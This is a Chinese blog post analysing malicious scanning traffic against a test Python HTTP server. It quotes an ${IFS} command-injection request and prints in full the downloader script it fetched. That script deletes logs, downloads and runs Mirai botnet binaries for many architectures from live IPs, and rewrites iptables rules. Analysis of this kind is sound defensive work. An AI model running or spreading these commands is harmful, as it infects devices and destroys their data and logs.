前言

今天在云服务器上用python起了个http server，不久之后就收到了很多链接请求

分析

```
167.94.138.120 - - [11/Jan/2023 12:36:31] "GET / HTTP/1.1" 200 -
167.94.138.120 - - [11/Jan/2023 12:36:31] "GET / HTTP/1.1" 200 -
167.94.138.120 - - [11/Jan/2023 12:36:32] code 505, message Invalid HTTP version (2.0)
167.94.138.120 - - [11/Jan/2023 12:36:32] "PRI * HTTP/2.0" 505 -
167.94.138.120 - - [11/Jan/2023 12:36:32] code 404, message File not found
167.94.138.120 - - [11/Jan/2023 12:36:32] "GET /favicon.ico HTTP/1.1" 404 -
90.70.151.4 - - [11/Jan/2023 12:56:40] code 404, message File not found
90.70.151.4 - - [11/Jan/2023 12:56:40] "GET /bin/zhttpd/${IFS}cd${IFS}/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}http://163.123.143.126/x.sh;${IFS}sh${IFS}x.sh;" 404 -
62.210.75.103 - - [11/Jan/2023 13:14:42] code 501, message Unsupported method ('POST')
62.210.75.103 - - [11/Jan/2023 13:14:42] "POST /boaform/admin/formLogin HTTP/1.1" 501 -
195.154.77.190 - - [11/Jan/2023 13:17:19] code 501, message Unsupported method ('POST')
195.154.77.190 - - [11/Jan/2023 13:17:19] "POST /boaform/admin/formLogin HTTP/1.1" 501 -
```

下载脚本并执行

```
wget${IFS}http://163.123.143.126/x.sh
```

```
rm -rf /tmp
rm -rf /var/log
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://163.123.143.126/bins/dark.x86; curl -O http://195.133.18.119/bins/dark.x86;cat dark.x86 >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.mips; curl -O http://195.133.18.119/bins/dark.mips;cat dark.mips >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.mpsl; curl -O http://195.133.18.119/bins/dark.mpsl;cat
```


```
dark.mpsl >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.arm4; curl -O http://195.133.18.119/bins/dark.arm4;cat dark.arm4 >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.arm5; curl -O http://195.133.18.119/bins/dark.arm5;cat dark.arm5 >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.arm6; curl -O http://195.133.18.119/bins/dark.arm6;cat dark.arm6 >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.arm7; curl -O http://195.133.18.119/bins/dark.arm7;cat dark.arm7 >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.ppc; curl -O http://195.133.18.119/bins/dark.ppc;cat dark.ppc >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.m68k; curl -O http://195.133.18.119/bins/dark.m68k;cat dark.m68k >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://195.133.18.119/bins/dark.sh4; curl -O http://195.133.18.119/bins/dark.sh4;cat dark.sh4 >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
wget http://195.133.18.119/bins/dark.86_64; curl -O http://195.133.18.119/bins/dark.86_64;cat dark.86_64 >zyxlel;chmod +x *;./zyxlel zyxlel.exploit
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 2323 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
iptables -A INPUT -p tcp --dport 443 -j DROP
iptables -A INPUT -p tcp --dport 8080 -j DROP
iptables -A INPUT -p tcp --dport 9000 -j DROP
iptables -A INPUT -p tcp --dport 8089 -j DROP
iptables -A INPUT -p tcp --dport 7070 -j DROP
iptables -A INPUT -p tcp --dport 8081 -j DROP
iptables -A INPUT -p tcp --dport 9090 -j DROP
iptables -A INPUT -p tcp --dport 161 -j DROP
iptables -A INPUT -p tcp --dport 5555 -j DROP
iptables -A INPUT -p tcp --dport 9600 -j DROP
iptables -A INPUT -p tcp --dport 21412 -j DROP
iptables -A INPUT -p tcp --dport 5986 -j DROP
iptables -A INPUT -p tcp --dport 5985 -j DROP
iptables -A INPUT -p tcp --dport 17998 -j DROP
iptables -A INPUT -p tcp --dport 7547 -j DROP
```

```
iptables-save
```

运行脚本后下载恶意样本并配置iptables，很明显后缀名是架构，于是尝试下载其他架构的样本。

```
http://195.133.18.119/bins/dark.86_64
http://195.133.18.119/bins/dark.arm
http://195.133.18.119/bins/dark.mips
```

火绒全部报毒



安全日志

今天	全部	全部	概要
2023-01-11 13:36:38	病毒防护	下载保护	发现病毒Backdoor/Linux.Mirai.bi, 已处理
2023-01-11 13:36:27	病毒防护	下载保护	发现病毒Backdoor/Linux.Mirai.bi, 已处理
2023-01-11 13:32:30	病毒防护	下载保护	发现病毒Backdoor/Linux.Mirai.bi, 已处理